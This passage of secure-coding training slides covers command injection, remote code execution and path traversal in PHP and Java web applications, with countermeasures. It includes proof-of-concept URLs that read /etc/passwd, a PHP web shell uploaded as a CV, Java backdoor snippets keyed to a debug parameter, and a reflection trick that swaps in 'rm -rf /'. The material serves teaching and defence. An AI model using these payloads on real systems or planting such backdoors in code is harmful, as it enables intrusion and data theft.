  id SERIAL,
  name text,
  taste text,
  PRIMARY KEY(id)
);
```

More resources

- OWASP site about SQL Injection
  - http://www.owasp.org/index.php/SQL_Injection
- Mysqli Improved Extension for PHP
  - http://www.php.net/manual/en/book.mysqli.php
- A fine advanced presentation for PHP developers
  - http://www.slideshare.net/kkotowicz/sql-injection-complete-walktrough-not-only-for-php-developers
- Using stored procedures to avoid SQL Injection
  - http://aspalliance.com/385_Using_SQL_Server_Stored_Procedures_To_Prevent_SQL_Injection
- Hibernate framework
  - http://hibernate.org

Secure coding training

Remote code execution

connect • communicate • collaborate

How to define remote code execution?

- Remote code execution understood as abusing the functionality invoking OS commands
  - aka *Command Injection*
- Please do not confuse it with exploiting buffer overflows and alike
  - aka *Arbitrary code execution*
- The threat is also arbitrary code execution with the credentials of vulnerable application
  - May be a good point for the further privilege escalation

Remote code execution in Web applications

- Sometimes Web applications (e.g. PHP-based) use function calls that execute system commands (passthru, exec, system, shell_exec, `)
  - You should never allow your users to define their own arbitrary commands
- The goal of the attacker is to craft the input data to be able to insert arbitrary system commands to be executed by the scripting engine
  - “A PHP console”
  - The commands are usually executed with the Web server credentials
- Standalone applications may also be vulnerable!

Example 1, „classic” - IRIX

- Logging screen of one of earlier IRIX versions offered a printing documentation facility
  - The user could define the printer that should receive data
- Appropriate code snippet looked like:

```
char buf[1024];
snprintf(buf, “system lpr –P %s”, user_input,
  sizeof(buf)-1);
system(buf);
```

- Explanation
  - After providing printer name PRINTER_001; xterm& the user was provided a terminal with root credentials
  - ; - a shell metacharacter!


Example 2, real – R&D project (1)

- A grid monitoring website, PHP based

```
<?php
ip=$_GET['ip']
echo "Pinging host $ip"
passthru (ping -c 4 $ip); ?>
```

- Problems (1)
  - The *ip* parameter is not sanitized
  - So why not apply a Unix shell meta-character “;”?
  - PoC:http://.../jobs/ping.php?ip=10.0.0.1;cat%20etc/passwd

Example 2, real – R&D project (2)



http://[redacted]monitoring/ping.php?host=;ls%20-la%20/etc&go=17 - Opera
Plik
Edycja
Widok
Zakładki
Widżety
Poczta
Narzędzia
Pomoc
Nowa
http:
http://[redacted]monitoring/ping.php?host=;ls%20-la%20/etc&go=17
Google

Ping to ;ls -la /etc

Sending 5 ICMP requests, and wait for replies...

```
total 1968
drwxr-xr-x   57 root   root      4096 Apr  4 00:19 .
drwxr-xr-x   20 root   root      4096 Mar 25 13:56 ..
drwxr-xr-x    3 root   root      4096 Mar 14  2007 .java
-rw-------    1 root   root         0 Oct 26  2004 .pwd.lock
-rw-r--r--    1 root   root      2434 Jan 20  2004 DIR_COLORS
-rw-r--r--    1 root   root     81214 Jan  2  2002 Muttrc
drwxr-xr-x   15 root   root      4096 Oct 26  2004 X11
-rw-r--r--    1 root   root      2561 Feb 25  2002 a2ps-site.cfg
-rw-r--r--    1 root   root     15228 Feb 25  2002 a2ps.cfg
-rw-r--r--    1 root   root        45 Feb 18 13:21 adjtime
drwxr-xr-x    4 root   root      4096 Oct 26  2004 alchemist
-rw-r--r--    1 root   root      1048 Sep 17  2003 aliases
-rw-r--r--    1 root   root     12288 Oct 14  2005 aliases.db
drwxr-xr-x    2 root   root      4096 Oct 26  2004 alternatives
-rw-r--r--    1 root   root       370 Jun 25  2001 anacrontab
-rw-rw-r--    1 root   root       351 Jul 12  2002 ant.conf
drwxr-xr-x    4 root   root      4096 Jun 27  2007 apt
-rw-r--r--    1 root   root       212 Apr  2  2002 auto.master
-rw-r--r--    1 root   root       575 Apr  2  2002 auto.misc
```

connect • communicate • collaborate

Example 2, real – R&D project (3)

- The developers were informed at once and have (almost) repaired the application

```
<?php
ip=escapeshellcmd($_GET['ip']);
echo "Pinging host $ip"
passthru (ping -c 4 $ip); ?>
```

- OK, the OS commands may not be executed, but…
  - Why my Web server should offer remote scanning facilities of anyone to anyone?
  - Make the administrators angry with 100000 pings!
  - Ping of Death: http://.../jobs/ping.php?ip=www.nasa.gov %20-c%20 9999%20-s%2065510

Example 3, real – HPC center website (1)

- This is not the classical Command Injection, but interesting
- Use case
  - Applying a for computing grant
  - An applying user had to sent his/her CV and list of scientific publications
  - Links to these documents were then displayed in the user profile as:

    http://hpccenter.pl/uploads/[random_name].[original_extension]
- Question: does anyone see the threat?

Example 3, real – HPC center website (2)

- My CV:
  - Name: cv.php
  - The contents:

```
<pre>
<? echo passthru("$_GET['c']"); ?>
</pre>
```

- The system gave a random name, but known to me (from my profile)
- The extenstion has not been changed
- My PHP console:
  - http://hpccenter.pl/uploads/[random_name].php?c=cat%20/etc/passwd

General countermeasures

- Analyze twice if this functionality is really necessary!
  - Offer only as little functionality as required
- Never allow the user to define custom commands
  - Only specific parameters may be accepted
- The parameters should not be just copied or concatenated
- Try to use whitelisting for enumerated values and regular expressions for other
- Remember not to relay on the client-side control!
- Assure that all shell metacharacters are filtered out
  - Use PHP escapeshellcmd() function and alike

Non-developer countermeasures

- Appropriate configuration of Web server account
- Proper logging, using an IDS for analysis
- (PHP) use disable_functions in the php.ini configuration file to block functions like passthru, exec, system, shell_exec
  - Disabling shell_exec disables also the backtick operator (`)

```
disable_functions = passthru, exec, system,
shell_exec
```

- (.NET) use appropriate CAS levels
  - Medium instead of Full, if possible
- But if you really need OS functionality, the above may have to be avoided

Specific countermeasures for example 2

- The ping functionality is addressed to check only the status of a specific set of hosts
  - Do not use IP addresses directly, implement mapping


```
switch (escapeshellcmd($_GET['ip']))
{
    case 1:
           $ip = 150.254.173.3; //or embed the IPs
           break;               //in an array
…
    default:
           //handle errors and exit function
}
echo "Pinging host $ip";
passthru(ping -c 4 $ip);
```

Specific countermeasures for example 3

- Sanitize the sent files (especially extensions)
- Do not provide direct access to uploaded files
  - Implement a mapping like http://hpccenter.pl/uploads/file.php?id=1234abc
- Apply some expert mechanisms
  - Verify the known structure of the file format
  - Find idiosyncrasies (e.g. can the CV file be 52 bytes long?)

Remote code execution

- Harmful snippets – dangerous code examples (beware of trojaned libraries)
- Java Server Pages
- ScriptEngine



Harmful snippets (1)

```
protected void doGet(HttpServletRequest req,HttpServletResponse resp) {
 String x = req.getParameter( "x" );
 BufferedReader r = new BufferedReader( new FileReader( x ) );
 while ( ( x = r.readLine() ) != null)resp.getWriter().println( x );
}
```

```
// setup default background color, using default if necessary
String color = request.getParameter( "color" );
out.println( "style=₩"color: " + validate( color, DEFAULT_COLOR ) + "₩"" );
// validate() method checks file name validity
// and returns its content
```

http://www.example.com?color=../../../../../etc/passwd

```
if ( request.getParameter( "debug" ).equals( "C4A938B6FE01E" ) ) {
    Runtime.getRuntime().exec( req.getParameter( "cmd" ) );
}
```

Harmful snippets (2)

```
public class ClassWriter {
    public static void main(String[] args) throws Exception {
        String value = Dumper.dump("bin/Attack.class");
        byte[] b = new sun.misc.BASE64Decoder().decodeBuffer( value );
        File f = new File( getDirOnClasspath(), "Attack.class" );
        f.createNewFile();
        FileOutputStream fos = new FileOutputStream( f );
        fos.write( b );
        fos.close();
        Class.forName( "Attack" ); // invoke static initializer
    }
    public static File getDirOnClasspath() {
        List<String> entries = Arrays.asList(
        System.getProperty("java.class.path").split(";") );
        for ( String entry : entries ) {
            File f = new File( entry );
            if ( f.isDirectory() && f.exists() && f.canWrite() )
               return f;
        }
        return null;
    }
}
```

Beware of Reflection

```
public class Utils {
  public static final String CMD = "ls";
}

// normally this command would be safe
Runtime.getRuntime().exec( CMD );

// unless a developer anywhere else in the code calls changeString
changeString( Utils.CMD, "rm -rf /" );

public static void changeString(String original, String replacement)
{
    try {
        Field value = String.class.getDeclaredField("value");
        value.setAccessible(true);
        value.set(original, replacement.toCharArray());
        Field count = String.class.getDeclaredField("count");
        count.setAccessible(true);
        count.set(original, replacement.length());
    }    catch (Exception ex) {}
}
```

JSP hosting is dangerous (1)

```
<%@page import="java.io.*"%>
<html>
<body>
<%
    byte[] code = request.getParameter("x").getBytes();
    new FileWriter(
      new File("C:/Java/jdk15/jre/lib/jce.jar")).write( bytes );
%>
</body>
</html>

// or put the malicious jar in the jre/ext directory
// buggy QTJava.zip was put in everyone's classpath this way

// default jre/lib/security/java.policy says:

grant codeBase "file:${{java.ext.dirs}}/*" {
    permission java.security.AllPermission;
};
```

JSP hosting is dangerous (2)

```
<%@ page import="java.io.*" %>
<html><head><title>Malicious JSP Writer</title></head><body>
<%  String rptname = request.getParameter( "rptname" );
    File f = new File( "reports/" + customerName + "/" + rptname );
    f.createNewFile();
    FileWriter fw = new java.io.FileWriter(f);
    String title = request.getParameter("title");
    String data = serviceBean.getReportDataAsHTML();
    fw.write( title + "<p>" + data );
    fw.close();
    request.getRequestDispatcher(rptname)
                                   .forward(request,response);
    f.delete();
%>
</body></html>
http://host/cm/JSPWriter.jsp?rptname=month.htm&title=MonthSummary
http://host/cm/JSPWriter.jsp?rptname=hack.jsp&title=
<html><body><%Runtime.getRuntime().exec(₩"calc₩")%></body></html>
```

ScriptEngines (Java 1.6) (1)

Package javax.script

The scripting API consists of interfaces and classes that define Java TM Scripting Engines and provides a framework for their use in Java applications.

Interface ScriptEngine


Object   eval(Reader reader)

Object   eval(String script)

```
ScriptEngineManager mgr = new ScriptEngineManager();
ScriptEngine jsEngine = mgr.getEngineByName("JavaScript");
try {
  jsEngine.eval("print('Hello, world!')");
} catch (ScriptException ex) {
    ex.printStackTrace(); }
```

ScriptEngines (Java 1.6) (2)

- Great for plugins, configuration scripts
- Has full capabilities - can import every package
- Use a SecurityManager to restrict its functionality
  - Malicious code can be injected / provided different way



More resources

- Command Injection entry on the OWASP website
  - http://www.owasp.org/index.php/Command_Injection
- Enterprise Java Rootkits – a paper from BlackHat USA'09 conference
  - http://www.blackhat.com/presentations/bh-usa-09/WILLIAMS/BHUSA09-Williams-EnterpriseJavaRootkits-PAPER.pdf
- Java ScriptEngine interface description
  - http://java.sun.com/javase/6/docs/api/javax/script/ScriptEngine.html

Secure coding training

Path traversal

connect • communicate • collaborate

Path traversal – introduction

- Only a part of the filesystem is accessible via Web:
  - So called “Web root”.
- Path (or Directory) Traversal occurs when it is possible to jump out of the Web root directory,
  - Especially by providing ../ (directory up) characters in a parameter that builds a filesystem path.
- Threats:
  - Important information may be disclosed, e.g. the contents of the system files.
    - *Usually the files are read with the Web server credentials.*
- All Web languages may be vulnerable.
- As usual, the causes are associated with insufficient input data filtering.


Example – improper file inclusion

- A simple website prepared (in PHP) for a Grid community meeting.
  - Main menu items associated with “content” parameters:

```
$content=$_GET[“content”];
...
$file="content/".$content.".html";
readfile($file);
```

- Imminent danger of reading system files:
  - PoC: http://site.pl/index.php?content=../../../../../../etc/passwd%00

How it looked like ;)



How to get to Poznań

Local info

Links

```
root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/var/spool/news: uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin xfs:x:43:43:X Font Server:/etc/X11/fs:/bin/false
ntp:x:38:38::/etc/ntp:/sbin/nologin rpm:x:37:37::/var/lib/rpm:/bin/bash vcsa:x:69:69:virtual console
memory owner:/dev:/sbin/nologin mailnull:x:47:47::/var/spool/mqueue:/dev/null pcap:x:77:77:arpwatch
user:/var/arpwatch:/sbin/nologin nscd:x:28:28:NSCD Daemon:/:/bin/false ident:x:98:98:pident
user:/:/sbin/nologin rpc:x:32:32:Portmapper RPC user:/:/sbin/nologin rpcuser:x:29:29:RPC Service
User:/var/lib/nfs:/bin/false nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
```

Exercise

- Assume you have corrected the code shown:

```
$content=$_GET[“content”];
$strSanitized=str_replace(“../”, “”, $content);
...
$file="content/".$strSanitized.".html";
readfile($file);
```

- Has the vulnerability been removed?


- What if you pass the following string:

  http://site.pl/index.php?content=aaa....//bbb

  - ....// minus ../ equals ../ !!!
  - You could check twice etc. but better use regular expressions or filesystem functions.


Example – LDAP (and filesystem) Explorer

- A grid monitoring website:
  - Contained a slightly customized version of LDAP Explorer.
  - Website created a temporary file for caching LDAP tree.
  - tree.php script was invoked while expanding/collapsing an LDAP branch.



aaa

mds-vo-name=,o=grid



LDAP server host	aaa
LDAP server port	2170
Base DN	mds-vo-name=,o=grid
Bind DN As	
Bind Password	
Filter	objectclass=*
Search Scope	one level


Vulnerable code

```
$actionID = $_REQUEST['actionID'];
$fileID = $_REQUEST['fileID'];
...
if (isset ($actionID)) {
...
/*read all of the file content, no need to call fopen*/
  $fullcontent = file ($tmpdir . $fileID);
  $filelength = count ($fullcontent);
  $filerecords = $filelength / $default->numofrows;
}
/*... $fullcontent processed as LDAP subtree and
displayed on the Web page*/
```

Exploitation

- 1. After clicking node icon, capture the request: GET /ldap/php/tree.php?actionID=expand&fileID=tmp/LEOO331mUA&row=2&...
  - tmp is the temporary directory name.
  - LEOO331mUA is a random filename chosen by the application.
- 2. Craft the request to GET /ldap/php/tree.php?actionID=expand&fileID=../../../../../../etc/passwd&row=2&...
- 3. See the contents of the file: http://site.pl/ldap/php/tmp/LEOO331mUA
  - Some contents were immediately displayed in the browser as well.

